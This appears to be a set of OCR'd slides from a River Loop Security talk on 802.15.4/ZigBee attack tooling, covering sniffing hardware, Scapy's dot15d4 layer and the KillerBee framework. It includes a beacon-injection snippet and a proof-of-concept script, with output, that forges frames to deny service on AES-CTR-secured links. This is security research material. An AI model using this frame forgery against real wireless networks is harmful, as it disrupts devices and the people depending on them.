


daintree.net

Interfaces & Tooling


RF Interfaces

- "commercial" hardware
  - Atmel RZUSBTICK
  - Zena Packet Analyzer
  - Freakduino Chibi
  - SDRs: USRP/etc
  - Sewio Open Sniffer
  - Tmote Sky/TelosB




RF Interfaces

our "hacking" hardware: ApiMote v4 beta



Scapy – dot15d4



River Loop Security

Scapy – dot15d4


```
b = Dot15d4()/Dot15d4Beacon()
b.seqnum = 150
b.fcf_security = True
b.src_addr = 0x0000
kb = KillerBee()
kb.inject(str(b))
```

This code, or KillerBee's `zbstumbler`,
does the network scanning discussed earlier

Enabling Easy Proof-of-Concepts


```
$ sudo python dos_aesctr_replay.py -c 11 -s 0000 -p 9f7c -f 7add
Using link data:  {'srcPAN': None, 'seqNum': 119, 'srcAddr': 0, 'destAddr': 65535, 'destAddrLong': None, 'srcAddrLong':
None, 'destPAN': 40828}
DoSing packets from sender 0x31453 to destination 0x65535.
Sending forged frame: 0988797c9fffff7c9fdd7a08ffffffffff
###[ 802.15.4 ]###
  fcf_reserved_1= 0
  fcf_panidcompress= False
  fcf_ackreq= False
  fcf_pending= False
  fcf_security= True
  fcf_frametype= Data
  fcf_srcaddrmode= Short
  fcf_framever= 0
  fcf_destaddrmode= Short
  fcf_reserved_2= 0
  seqnum    = 121
###[ 802.15.4 Data ]###
     dest_panid= 0x9f7c
     dest_addr = 0xffff
     src_panid = 0x9f7c
     src_addr  = 0x7add
     \aux_sec_header\
      |###[ 802.15.4 Auxillary Security Header ]###
      |  sec_sc_seclevel= None
      |  sec_sc_keyidmode= KeyIndex
      |  sec_sc_reserved= 0
      |  sec_framecounter= 0xffffffffL
      |  sec_keyid_keyindex= 0xff
```

River Loop Security

Enabling Easy Proof-of-Concepts


```
kb = getKillerBee(channel)
link = getLinkStatus(src=srcSearch, dest=destSearch, pan=panSearch)
_, scapy = create(kb, link[0], FRAME_802_DATA) # get our basic data frame
# If "force" src/dest/pan provided, change from those that our search automatically filled in to
if srcTarget is not None: scapy.src_addr = int(srcTarget, 16)
if destTarget is not None: scapy.dest_addr = int(destTarget, 16)
if panTarget is not None: scapy.src_panid = scapy.dest_panid = int(panTarget, 16)
print "DoSing packets from sender 0x%s to destination 0x%s." % (scapy.src_addr, scapy.dest_addr)
# Weaponize this frame for the DoS Attack on AES-CTR
scapy.fcf_security = True
scapy.aux_sec_header.sec_framecounter = 0xFFFFFFFF
scapy.aux_sec_header.sec_sc_keyidmode = "KeyIndex"
scapy.aux_sec_header.sec_keyid_keyindex = 0xFF
scapy.aux_sec_header = scapy.aux_sec_header #oddly needed to update main packet
# Output and send frame
print "Sending forged frame:", toHex(str(scapy))
scapy.show()
kb.inject(str(scapy))
```

KillerBee


- Support/abstraction layer for various hardware
- Scripting/tools to do these common attacks
- API to code your own attacks


`github.com/riverloopsec/killerbee`

Jumping down a layer: Playing in the RF PHY

